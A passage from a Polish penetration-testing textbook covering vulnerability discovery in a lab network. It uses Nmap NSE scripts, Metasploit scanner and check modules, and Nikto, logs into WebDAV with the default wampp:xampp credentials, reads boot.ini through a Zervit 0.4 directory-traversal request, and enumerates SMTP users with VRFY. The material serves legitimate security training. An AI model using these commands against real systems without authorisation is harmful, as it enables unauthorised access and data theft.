21/tcp    open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x 1 ftp  ftp          0 Aug 06 2009 incoming
|_-r-r-r-- 1 ftp  ftp          187 Aug 06 2009 onefile.html
|_ftp-bounce: bounce working!
25/tcp    open  smtp
| smtp-commands: georgia.com, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY ❶, EXPN, ETRN,
|_XTRN,
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML
|_HELP NOOP QUIT
79/tcp    open  finger
|_finger: Finger online user list request denied.
80/tcp    open  http
|_http-methods: No Allow or Public header in OPTIONS response (status code 302)
144 Chapter 6
| http-title: XAMPP 1.7.2 ❷
|_Requested resource was http://192.168.20.10/xampp/splash.php
(...)

3306/tcp open  mysql
| mysql-info: MySQL Error detected!
| Error Code was: 1130
|_Host '192.168.20.9' is not allowed to connect to this MySQL server ❸
(...)
```

Jak widać w wynikach działania, wykonanie skryptów NSE z kategorii *default* przyniosło nam wiele bardzo ciekawych informacji. Na przykład możemy się przekonać, że serwer SMTP działający na porcie 25 maszyny z systemem Windows XP pozwala na używanie komendy **VRFY** ❶, która umożliwia sprawdzenie, czy konto użytkownika o podanej nazwie istnieje na serwerze poczty elektronicznej. Jeżeli znamy nazwę takiego konta, użycie tej komendy może znacznie ułatwić odgadnięcie hasła.

Oprócz tego w wynikach działania możemy także zobaczyć, że serwer WWW działający na porcie 80 to prawdopodobnie XAMPP 1.7.2 ❷. W czasie kiedy powstawała ta książka, najnowszą stabilną wersją tego pakietu była wersja 1.8.3. Jak widać, zainstalowana wersja jest nieco przestarzała, więc istnieje pewna nadzieję, że może mieć takie czy inne luki w zabezpieczeniach i być podatna na odpowiednio przygotowane ataki.

Poza ujawnianiem potencjalnych podatności i luk w zabezpieczeniach skan z użyciem skryptów NSE pozwala również na wykluczenie z płaszczyzny ataku niektórych usług. Na przykład wyniki działania wskazują, że serwer MySQL działający na porcie 3306 nie pozwala nam na ustanowienie połączenia, ponieważ

adres IP naszego komputera nie znajduje się na liście hostów uprawnionych do „rozmowy” z tym serwerem ❸. Do próby połączenia z tym portem możemy powrócić nieco później, w fazie eksploracji powłamaniowej, kiedy uda nam się już dostać na inne komputery działające w środowisku celu, ale na razie możemy spokojnie wyłączyć serwer MySQL i jego podatności z zakresu planowanego ataku.

Uruchamianie wybranego skryptu NSE

Zanim przejdziemy do omawiania innych zagadnień, przyjrzymy się kolejnemu przykładowi zastosowania skryptów NSE, tym razem takich, które nie są częścią kolekcji *default*. Z wyników działania skanera Nmap w poprzednim rozdziale wiemy, że nasz host-cel z systemem Linux wykorzystuje usługę NFS (ang. *Network File System*), która pozwala klientom zdalnym na dostęp za pośrednictwem sieci do zasobów znajdujących się w lokalnym systemie plików hosta. Doświadczeni pentesterzy wiedzą jednak, że bezpieczne skonfigurowanie usługi NFS jest znacznie łatwiejsze w teorii niż w praktyce. Bardzo wielu użytkowników po prostu nie zdaje sobie sprawy z konsekwencji, jakie może mieć ze sobą umożliwienie użytkownikom zdalnym uzyskania dostępu do swoich lokalnych plików. W końcu co może się tutaj wydarzyć? Czy kogoś to obchodzi, że daję dostęp do mojego katalogu domowego innym użytkownikom z mojej firmy czy organizacji?

Skrypt *nfs-ls.nse* modułu NSE dokonuje próby połączenia się z usługą NFS i przeprowadza audit udostępnionych zasobów. Więcej szczegółowych informacji na temat tego skryptu możesz wyświetlić, dodając w wierszu wywołania flagę `--script-help`, tak jak zostało to przedstawione na listingu 6.4.

Listing 6.4. Wyświetlanie szczegółowych informacji o skrypcie NFS-LS

```
root@kali:~# nmap --script-help nfs-ls

Starting Nmap 6.40 ( http://nmap.org ) at 2015-07-16 14:49 EDT
nfs-ls
Categories: discovery safe
http://nmap.org/nsedoc/scripts/nfs-ls.html
    Attempts to get useful information about files from NFS exports.
    The output is intended to resemble the output of <code>ls</code>.
(...)
```

Po uruchomieniu skrypt próbuje zamontować udziały sieciowe udostępnione na maszynie zdalnej, sprawdza, jakie prawa zostały im przydzielone, i wyświetla listę plików znajdujących się w poszczególnych udziałach sieciowych. Aby uruchomić ten skrypt, powinieneś w wierszu wywołania umieścić opcję `--script` i później podać nazwę skryptu, co zostało pokazane na listingu 6.5.

Listing 6.5. Wyniki działania skryptu NFS-LS

```
root@kali:/# nmap --script=nfs-ls 192.168.20.11

Starting Nmap 6.40 ( http://nmap.org ) at 2015-12-28 22:02 EST
Nmap scan report for 192.168.20.11
Host is up (0.00040s latency).
Not shown: 993 closed ports
PORT      STATE     SERVICE      VERSION
21/tcp    open      ftp          vsftpd 2.3.4
22/tcp    open      ssh          OpenSSH 5.1p1 Debian 3ubuntu1 (Ubuntu Linux; protocol 2.0)
80/tcp    open      http         Apache httpd 2.2.9 ((Ubuntu) PHP/5.2.6-2ubuntu4.6 with
                           ↳Suhosin-Patch)
111/tcp   open      rpcbind     2 (RPC #100000)
| nfs-ls:
| Arguments:
|   maxfiles: 10 (file listing output limited)

NFS Export: /export/georgia ①
NFS Access: Read Lookup Modify Extend Delete NoExecute
PERMISSION  UID      GID      SIZE  MODIFICATION TIME    FILENAME
drwxr-xr-x  1000    1000    4096  2013-12-28 23:35  /export/georgia
-rw-----  1000    1000     117   2013-12-26 03:41  .Xauthority
-rw-----  1000    1000    3645   2013-12-28 21:54  .bash_history
drwxr-xr-x  1000    1000    4096  2013-10-27 03:11  .cache
-rw-----  1000    1000      16   2013-10-27 03:11  .esd_auth
drwx-----  1000    1000    4096  2013-10-27 03:11  .gnupg
??????????  ?       ?       ?      ?           ?
-rw-----  1000    1000    864   2013-12-15 19:03  .recently-used.xbel
drwx-----  1000    1000    4096  2013-12-15 23:38  .ssh ②
(...)
```

Jak widać, w naszej maszynie z systemem Linux skrypt NSE znalazł udział NFS o nazwie */export/georgia* ①. Ciekawym znaleziskiem może być to, że znajduje się w nim katalog *.ssh* ②, w którym mogą być przechowywane różne wrażliwe informacje, takie jak klucze SSH czy lista autoryzowanych kluczy (o ile na serwerze SSH zostało włączone uwierzytelnianie za pomocą klucza publicznego).

Kiedy podczas przeprowadzania testu penetracyjnego natkniesz się na taki „kafafior” w konfiguracji praw dostępu, oczywistym posunięciem każdego doświadczonego pentestera będzie wykorzystanie takiej pomyłki administratora systemu i dołożenie sobie uprawnień zapisu pozwalających na dopisanie nowego klucza SSH do listy autoryzowanych kluczy znajdującej się w pliku *authorized_list*. Jeżeli taka próba się powiedzie, okaże się, że z pozoru niewinne przeoczenie prawa do edycji plików innego użytkownika przerodziło się w poważne naruszenie bezpieczeństwa systemu, co umożliwiło nieautoryzowanemu użytkownikowi zalogowanie się do zdalnego systemu i wykonywanie w nim różnych operacji.

Zanim przejdziemy dalej, musimy się upewnić, że na komputerze-celu z systemem Linux jest włączone uwierzytelnianie za pomocą publicznego klucza SSH, dzięki któremu będziemy mogli przeprowadzić opisany powyżej atak. Logowanie

za pomocą klucza jest uważane za najsilniejszą formę uwierzytelniania SSH i jest rekomendowanym sposobem zabezpieczania dostępu do systemu. Szybka próba połączenia się z maszyną linuksową za pomocą sesji SSH pokazuje, że opcja logowania przy użyciu klucza publicznego jest włączona ❶, co zostało pokazane na listingu 6.6.

Listing 6.6. Metody uwierzytelniania SSH

```
root@kali:/# ssh 192.168.20.11
The authenticity of host '192.168.20.11 (192.168.20.11)' can't be established.
RSA key fingerprint is ab:d7:b0:df:21:ab:5c:24:8b:92:fe:b2:4f:ef:9c:21.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.20.11' (RSA) to the list of known hosts.
root@192.168.20.11's password:
Permission denied (publickey ❶,password).
```

UWAGA

Niektóre skrypty NSE mogą powodować awarię wybranych usług lub nawet uszkodzić atakowany system. Co ciekawe, istnieje również osobna kategoria skryptów przeznaczonych do przeprowadzania ataków typu DoS (ang. Denial of Service) oraz wiele skryptów do wyszukiwania określonych podatności i luk w zabezpieczeniach. Na przykład skrypt smb-check-vulns sprawdza badany system pod kątem występowania luki MS08-067 i innych podatności serwera SMB. W opisie tego skryptu znajdziesz informację, że jego działanie może być potencjalnie niebezpieczne dla systemu zdalnego i że nie powinieneś używać tego skryptu do testowania systemów produkcyjnych, o ile nie jesteś przygotowany na eventualną awarię takiego systemu.

Moduły skanerów pakietu Metasploit

Pakiet Metasploit, o którym mówiliśmy w rozdziale 4., również posiada szereg dodatkowych modułów pomocniczych pozwalających na przeprowadzanie skanowania zdalnych hostów w poszukiwaniu potencjalnych podatności i luk w zabezpieczeniach. W przeciwieństwie do modułów exploitów, moduły skanerów nie pozwalają na przejmowanie kontroli nad atakowanymi hostami, ale w zamian wyświetlają listy potencjalnych podatności takich hostów na ataki, które możemy wykorzystać w dalszej fazie przeprowadzania testów penetracyjnych.

Jednym z takich modułów pomocniczych jest moduł, który pozwala na wyszukiwanie na zdalnych hostach serwerów FTP zezwalających na anonimowy dostęp do swoich zasobów. Choć ręczna próba anonimowego zalogowania się do jednego czy drugiego serwera FTP w celu sprawdzenia możliwości dostępu nie stanowi oczywiście żadnego problemu, to jednak za pomocą zautomatyzowanego modułu pomocniczego pakietu Metasploit możesz szybko sprawdzić bardzo wiele hostów, co w przypadku przeprowadzania testów penetracyjnych rozbudowanych środowisk z pewnością przyczyni się do oszczędzenia dużej ilości czasu.

Aby wybrać określony moduł, powinieneś użyć polecenia use. Następnie za pomocą polecenia set ustaw cel skanowania i uruchom moduł poleceniem exploit, tak jak zostało to przedstawione na listingu 6.7. Składnia poszczególnych poleceń jest bardzo podobna do tego, co robiliśmy w rozdziale 4.

Listing 6.7. Przykład zastosowania modułu ftp/anonymous

```
msf > use scanner/ftp/anonymous
msf auxiliary(anonymous) > set RHOSTS 192.168.20.10-11
RHOSTS => 192.168.20.10-11
msf auxiliary(anonymous) > exploit
[*] 192.168.20.10:21 Anonymous READ (220-FileZilla Server version 0.9.32 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de) ❶
220 Please visit http://sourceforge.net/projects/filezilla/
[*] Scanned 1 of 2 hosts (050% complete)
[*] 192.168.20.11:21 Anonymous READ (220 (vsFTPD 2.3.4)) ❶
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(anonymous) >
```

Znacznik ❶ wskazuje miejsca informujące, że zarówno nasza maszyna z systemem Windows XP, jak i maszyna z systemem Linux posiadają uruchomione serwery FTP pozwalające na anonimowy dostęp do zasobów (ang. *anonymous user*). Odpowiedź na pytanie, czy jest to poważne naruszenie bezpieczeństwa systemu, zależy w głównej mierze od tego, jakie pliki można znaleźć w katalogu anonimowego użytkownika serwera FTP. Osobiście zdarzało mi się realizować w firmach zlecenia, w trakcie których podczas testu penetracyjnego okazywało się, że na serwerach FTP z dostępem do internetu znajdowały się przeróżne dokumenty zawierające poufne i wrażliwe dane firmy. Z drugiej strony nieraz w takich środowiskach widywałam serwery FTP z anonimowym dostępem, gdzie istnienie takiego serwera było podyktowane potrzebami biznesowymi, ale jego zawartość nie stanowiła żadnego zagrożenia dla bezpieczeństwa danych firmy. Jak widać, jest to kolejny przykład sytuacji, w której doświadczony pentester musi osobiście oszacować ryzyko, jakie niesie ze sobą w określonym środowisku potencjalna „luka” wskazana przez zautomatyzowane narzędzie skanujące.

Sprawdzanie podatności na exploity za pomocą polecenia check pakietu Metasploit

Niektóre exploity dostępne w pakiecie Metasploit posiadają wbudowaną funkcję check, która zamiast wykorzystywać określoną lukę w zabezpieczeniach, sprawdza tylko, czy zdalny host jest podatny na taki atak. Polecenia check możemy używać do sprawdzania ad hoc, czy dany exploit ma szansę zadziałać w określonym

środowisku celu, tak jak zostało to przedstawione na listingu 6.8. Korzystając z polecenia check, nie musimy definiować ładunku, ponieważ nie dochodzi tutaj do wykorzystania samej luki w zabezpieczeniach, ale tylko do sprawdzenia podatności na danego exploita.

Listing 6.8. Sprawdzanie podatności na exploita

```
msf > use windows/smb/ms08_067_netapi  
msf exploit(ms08_067_netapi) > set RHOST 192.168.20.10  
RHOST => 192.168.20.10  
msf exploit(ms08_067_netapi) > check ①  
[*] Verifying vulnerable status... (path: 0x0000005a)  
[+] The target is vulnerable. ②  
msf exploit(ms08_067_netapi) >
```

Po uruchomieniu sprawdzania podatności ① Metasploit informuje, że cel ataku (maszyna z systemem Windows XP) jest podatna na exploita *ms08_067_netapi* ②, tak jak mogliśmy tego oczekwać.

Niestety nie wszystkie moduły exploitów mają wbudowaną funkcję check (jeżeli spróbujesz uruchomić polecenie check dla exploita, który nie obsługuje tej funkcji, Metasploit wyświetli na ekranie odpowiedni komunikat). Na przykład bazując na wynikach skanu Nmap z detekcją wersji opisywanego w poprzednim rozdziale, wiemy, że na maszynie z systemem Windows XP działa serwer poczty elektronicznej, którego wersja wydaje się przestarzała i podatna na ataki. Rzeczywiście, pakiet SLMail w wersji 5.5.0.4433 posiada dobrze znaną lukę w zabezpieczeniach, CVE-2003-0264, dla której możemy łatwo wyszukać odpowiedniego exploita, używając polecenia search konsoli *Msfconsole* i podając w wierszu polecenia ciąg znaków *cve:2003-0264*.

Po wybraniu modułu exploita możemy sprawdzić, czy ma wbudowaną obsługę polecenia check, co zostało pokazane na listingu 6.9.

Listing 6.9. Moduł exploita seattlelab_pass nie obsługuje funkcji check


```
msf exploit(seattlelab_pass) > set RHOST 192.168.20.10  
rhost => 192.168.20.10  
msf exploit(seattlelab_pass) > check  
[*] This exploit does not support check.  
msf exploit(seattlelab_pass) >
```

Jak się okazuje, moduł exploita *seattlelab_pass* nie ma zaimplementowanej obsługi funkcji check, więc nie możemy szybko sprawdzić, czy nasz cel jest podatny na taki atak. Mimo że patrząc na numer wersji serwera SLMail POP3, możemy śmiało założyć, iż serwer będzie podatny na atak, to jednak w tym przypadku Metasploit nie potrafi nam tego potwierdzić. W takich sytuacjach nie będziemy pewni końcowego rezultatu aż do momentu przeprowadzenia samego ataku.

Skanowanie aplikacji internetowych

Choć w środowisku celu możesz oczywiście znaleźć własne aplikacje internetowe klienta, które mogą być podatne na różnego rodzaju ataki, to jednak powinieneś pamiętać, że równie dobrze takie same luki w zabezpieczeniach mogą się zdziałać w gotowych, komercyjnych aplikacjach internetowych, takich jak aplikacje finansowe, Webmail i inne. Jeżeli podczas rozpoznawania zdalnego systemu znajdzieszinstancję takiej aplikacji, to odpowiednie wykorzystanie takiej podatności może Ci pozwolić na zdobycie przyczółka w atakowanym środowisku.

Luki w zabezpieczeniach aplikacji internetowych są szczególnie interesujące przy przeprowadzaniu zewnętrznych testów penetracyjnych, w przypadku których powierzchnia ataku jest często ograniczona praktycznie tylko do serwera WWW. Przykład przedstawiono na rysunku 6.14 — jak widać, próba wyświetlenia domyślnej strony internetowej serwera WWW działającego na naszej maszynie linuksowej doprowadziła do odkrycia strony tworzonej podczas instalacji serwera Apache.



Rysunek 6.14. Domyślna strona internetowa serwera Apache

Warto jednak zauważyć, że dopóty, dopóki nie odkryjemy jakiejś poważnej podatności serwera WWW, próba przełamania zabezpieczeń przy użyciu prostej strony wyświetlającej komunikat *It works!* może nie być trywialnym zadaniem... Nie będziemy się jednak poddawać i zanim całkowicie zrezygnujemy z tego wektora ataku, użyjemy zautomatyzowanego skanera podatności aplikacji internetowych do sprawdzenia, czy coś nam tutaj nie umknęło.

Pakiet Nikto

Pakiet **Nikto** to preinstalowany w systemie Kali Linux skaner podatności aplikacji internetowych, który spełnia podobną rolę jak Nessus — poszukuje na serwerach WWW niebezpiecznych plików, starych, podatnych na ataki wersji oprogramowania czy błędów w konfiguracjach. Aby za pomocą tego skanera przeprowadzić badanie naszej maszyny z systemem Linux, musimy w wierszu polecenia za pomocą flagi `-h` zdefiniować adres hosta, tak jak zostało to przedstawione na listingu 6.10.

Listing 6.10. Uruchamianie skanera Nikto

```
root@kali:/# nikto -h 192.168.20.11
- Nikto v2.1.5
-----
+ Target IP:          192.168.20.11
+ Target Hostname:   192.168.20.11
+ Target Port:        80
+ Start Time:        2015-12-28 21:31:38 (GMT-5)
-----
+ Server: Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.6 with Suhosin-Patch
(...)
+ OSVDB-40478: /tikiwiki/tiki-graph_formula.php?w=1&h=1&s=1&min=1&max=2&f[]=%
  ↳x.tan.phpinfo()&t=png&title=http://cirt.net/rfiinc.txt?: TikiWiki contains
  ↳a vulnerability which allows remote attackers to execute arbitrary PHP
  ↳code. ❶
+ 6474 items checked: 2 error(s) and 7 item(s) reported on remote host
+ End Time:        2015-12-28 21:32:41 (GMT-5) (63 seconds)
```

Ręczne przeglądanie konfiguracji zdalnego serwera WWW w poszukiwaniu aplikacji i stron posiadających znane podatności i luki w zabezpieczeniach może być nieco przerażającym zadaniem, ale na szczęście Nikto bierze je na siebie. Jednym z bardziej ciekawych rezultatów naszego przykładowego skanu może być znalezienie podatnej na ataki wersji pakietu TikiWiki ❶. Rzeczywiście, kiedy wejdziemy na stronę <http://192.168.20.11/tikiwiki/>, znajdziemy instancję tego dobrze znanego i popularnego oprogramowania CMS. Nikto podaje informację, że ta instalacja jest podatna na atak pozwalający na wykonanie odpowiednio spreparowanego kodu, a szczegółowa analiza opisu podatności OSVDB-40478 w bazie Open Sourced Vulnerability Database ujawnia, że w pakiecie Metasploit istnieje gotowy exploit pozwalający na wykorzystanie tej luki.


UWAGA OSVDB (<http://osvdb.org>) to repozytorium opisów luk w zabezpieczeniach występujących w oprogramowaniu typu open source, takim jak TikiWiki, zawierających szczegółowe informacje na temat podatności występujących w szerokiej gamie produktów. Bazy OSVDB możesz używać jako dodatkowego źródła informacji na temat interesujących Cię luk w zabezpieczeniach.

Ataki na pakiet XAMPP

Przeglądając zasoby serwera WWW działającego na naszej maszynie-celu z systemem Windows XP, możemy się przekonać, że pod adresem <http://192.168.20.10/> jest wyświetlana domyślna strona internetowa, która należy do pakietu XAMPP 1.7.2.

Domyślnie każda instalacja pakietu XAMPP zawiera konsolę *phpMyAdmin*, czyli aplikację internetową pozwalającą na zarządzanie bazą danych MySQL. W idealnych warunkach konsola *phpMyAdmin* nie powinna być dostępna w sieci, a jeżeli już, to dostęp do niej powinien wymagać podania nazwy konta użytkownika i hasła dostępu. Jednak w przypadku tej wersji pakietu XAMPP konsola *phpMyAdmin* jest dostępna pod adresem <http://192.168.20.10/phpmyadmin> i nie


wymaga uwierzytelnienia. Co gorsza, konsola *phpMyAdmin* daje dostęp na prawa użytkownika root do tego samego serwera MySQL, do którego zgodnie z raportem ze skryptu NSE nie możemy się podłączyć bezpośrednio. Dzięki konsoli *phpMyAdmin* możemy obejść to ograniczenie i swobodnie wykonywać zapytania bezpośrednio na serwerze MySQL, co zostało pokazane na rysunku 6.15.



Rysunek 6.15. Otwarta konsola *phpMyAdmin* wyświetla komunikat wskazujący na niepoprawną konfigurację zabezpieczeń

Poświadczenie domyślne

Oprócz otwartego dostępu do konsoli *phpMyAdmin* szybkie zapytanie serwisu Google ujawnia kolejny „kwiatek” — okazuje się, że w skład pakietu XAMPP w wersji 1.7.3 i wersji wcześniejszych wchodzi dodatek WebDAV (ang. *Web Distributed Authoring and Versioning*), który jest wykorzystywany do zarządzania plikami na serwerze WWW za pośrednictwem połączeń HTTP. Dodatek WebDAV z pakietu XAMPP jest instalowany z domyślnym kontem użytkownika i hasłem `wampp:xampp`. Jeżeli administrator systemu nie zmieni tych domyślnych ustawień, potencjalnie każdy użytkownik z dostępem do WebDAV może się tam zalogować, zmienić zawartość dowolnej strony internetowej przechowywanej na serwerze czy nawet zainstalować dodatkowe skrypty oraz moduły pozwalające na utrzymanie przyczółka w tak zdobytym systemie i zapewniające stałego dostępu do serwera WWW. Jak widać na rysunku 6.16, dodatek WebDAV rzeczywiście jest dostępny na naszym serwerze.



Rysunek 6.16. Dodatek WebDAV

Do interaktywnej pracy z serwerami wyposażonymi w dodatek WebDAV możemy użyć narzędzia o nazwie Cadaver. Na listingu 6.11 przedstawiono przykład sesji, w której Cadaver łączy się z dodatkiem WebDAV serwera `http://192.168.20.10` i następnie próbuje zalogować się przy użyciu domyślnej nazwy konta użytkownika i hasła dostępu.

Listing 6.11. Zastosowanie programu Cadaver

```
root@kali:/# cadaver http://192.168.20.10/webdav
Authentication required for XAMPP with WebDAV on server `192.168.20.10':
Username: wampp
Password:
dav:/webdav/> ❶
```

Nietrudno zauważyc, że programowi Cadaver udało się pomyślnie zalogować do serwera ❶. Jak widać, dodatek WebDAV, działający na maszynie-celu z systemem Windows XP, wykorzystuje domyślny zestaw poświadczeń, którego będziemy mogli użyć do uzyskania dostępu do systemu. Mając dostęp do konsoli WebDAV, możemy bez trudu załadować na serwer WWW dowolne pliki.

Samodzielna analiza podatności


W praktyce zdarzają się jednak sytuacje, w których nic innego nie sprawdza się tak dobrze jak samodzielne wyszukiwanie i analiza potencjalnych luk w zabezpieczeniach, w trakcie których pentester musi użyć całe swojej wiedzy i doświadczenia do oszacowania możliwości wykorzystania takiej czy innej podatności do uzyskania dostępu do atakowanego systemu. W kilku kolejnych podrozdziałach omówimy parę przykładów sytuacji, w których zdecydowanie warto będzie samodzielnie szczegółowo zbadać niektóre obiecujące tropy znalezione w wynikach działania zautomatyzowanych skanerów portów i podatności.

Eksploracja nietypowych portów

Podeczas skanowania portów maszyny-celu z systemem Windows XP dowiedzieliśmy się, że port 3232 jest otwarty, jednak w trakcie próby nieco bardziej agresywnego skanowania z detekcją wersji oprogramowania usługa działająca na tym porcie uległa awarii (patrz rozdział 5.). Takie zachowanie może sugerować, że program nasłuchujący na danym porcie oczekuje przesyłania określonych informacji i nie bardzo sobie radzi z przetwarzaniem innych, niespodziewanych danych pojawiających się na tym porcie.

Z punktu widzenia pentestera opisane wyżej zachowanie usługi sieciowej jest bardzo interesujące, ponieważ oznacza to, że program działający na danym porcie nie potrafi prawidłowo oszacować poprawności danych napływających na jego wejście. Jak pamiętasz, w rozdziale 5. komunikaty wysypane w czasie awarii

oprogramowania działającego na tym porcie pozwoliły nam określić, że jest to serwer WWW. Próba połączenia z portem 3232 za pomocą przeglądarki sieciowej potwierdza takie przypuszczenie, co zostało pokazane na rysunku 6.17.



Rysunek 6.17. Serwer WWW działający na porcie 3232

Nietrudno zauważyc, że na tej stronie nie ma zbyt wielu ciekawych informacji, ale mając potwierdzenie działania portu, możemy spróbować połączyć się z nim za pomocą programu Netcat. Wiemy, że program działający na porcie 3232 to serwer WWW, więc spróbujmy do niego „zagadać” w języku, który powinien być dla niego zrozumiały. Sesja z przeglądarką pokazała, że możemy wyświetlić domyślną stronę WWW, a zatem naszym pierwszym poleceniem wysłanym do serwera będzie prośba o przesłanie tej strony. Aby to zrobić, po uzyskaniu połączenia wpisz polecenie GET / HTTP/1.1, tak jak zostało to przedstawione na listingu 6.12.

Listing 6.12. Połączenie z portem 3232 przy użyciu programu Netcat

```
root@kali:~# nc 192.168.20.10 3232
GET / HTTP/1.1
HTTP/1.1 200 OK
Server: Zervit 0.4 ①
X-Powered-By: Carbono
Connection: close
Accept-Ranges: bytes
Content-Type: text/html
Content-Length: 36

<html>
<body>
hi
</body>
</html>root@bt:~#
```

Serwer WWW przedstawił nam się uprzejmie jako **Zervit 0.4 ①**. Nie wróży to dla atakowanego systemu niczego dobrego, ponieważ już jeden z pierwszych wyników wyszukiwania zwracanych przez Google dla frazy **Zervit 0.4** nosi tytuł „Zervit 0.4 exploit”. Ten składnią sympatyczny serwer WWW może się niestety „poszczycić” dużą liczbą znanych luk w zabezpieczeniach, takich jak błędy przepełnienia bufora czy błędy pozwalające na ujawnianie zawartości lokalnych

plików serwera (ang. *local file inclusion vulnerability*). Oprogramowanie to jest na tyle wrażliwe, że być może najlepszym rozwiązaniem będzie unikanie prób wykorzystania błędów przepełnienia bufora w obawie przed spowodowaniem niezamierzonej awarii serwera... Z drugiej strony luki w zabezpieczeniach powodujące możliwość wymuszenia na serwerze ujawnienia zawartości plików lokalnych wyglądają bardzo zachęcająco. Wiemy, że serwer potrafi przetwarzać żądania HTTP GET. W takiej sytuacji możemy dokonać próby pobrania z systemu Windows XP pliku *boot.ini* poprzez wysłanie żądania GET powodującego cofnięcie się o pięć poziomów w góre hierarchii systemu plików do katalogu głównego dysku C, tak jak zostało to przedstawione na listingu 6.13.

Listing 6.13. Luka pozwalająca na ujawnienie zawartości lokalnych plików w serwerze Zervit 0.4

```
root@kali:~# nc 192.168.20.10 3232
GET ../../../../../../boot.ini HTTP/1.1
HTTP/1.1 200 OK
Server: Zervit 0.4
X-Powered-By: Carbono
Connection: close
Accept-Ranges: bytes
Content-Type: application/octet-stream
Content-Length: 211

[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Home
Edition" /fastdetect /NoExecute=OptIn
```

Jak widać, byliśmy w stanie pobrać plik *boot.ini*, czyli plik konfiguracyjny informujący system Windows o tym, które opcje ładowania systemu operacyjnego będą wyświetlane podczas uruchamiania systemu. W rozdziale 8. użyjemy tej podatności do pobierania innych wrażliwych plików z tego systemu.

Wyszukiwanie nazw kont użytkowników

Szanse na przeprowadzenie pomyślnego ataku na hasła dostępu drastycznie rosną, jeżeli znamy nazwy kont użytkowników dla poszczególnych usług (więcej szczegółowych informacji na ten temat znajdziesz w rozdziale 9.). Jednym ze sposobów znalezienia poprawnych nazw kont użytkowników serwera poczty elektronicznej jest wykorzystanie komendy VRFY, o ile oczywiście jest ona dostępna. Jak sama nazwa może sugerować, komenda VRFY sprawdza, czy podane konto użytkownika istnieje na serwerze. Skanowanie przeprowadzone za pomocą programu Nmap i skryptów NSE ujawniło wcześniej, że na serwerze poczty elektronicznej, działającym na naszej maszynie z systemem Windows XP, wykonywanie komendy VRFY

jest dozwolone. Połącz się z portem TCP/25 za pomocą programu Netcat i użyj komendy VRFY do sprawdzenia poprawności kilku kont użytkowników, tak jak zostało to przedstawione na listingu 6.14.

Listing 6.14. Zastosowanie komendy SMTP VRFY

```
root@kali:~# nc 192.168.20.10 25
220 georgia.com SMTP Server SLmail 5.5.0.4433 Ready ESMTP spoken here
VRFY georgia
250 Georgia<georgia@>
VRFY john
551 User not local
```

Za pomocą komendy VRFY możemy się przekonać, że konto użytkownika o nazwie **georgia** istnieje na serwerze, czego nie można jednak powiedzieć o koncie **john**. Nazw kont użytkowników będziemy używali w rozdziale 9. podczas prób odgadnięcia haseł dostępu.

Podsumowanie

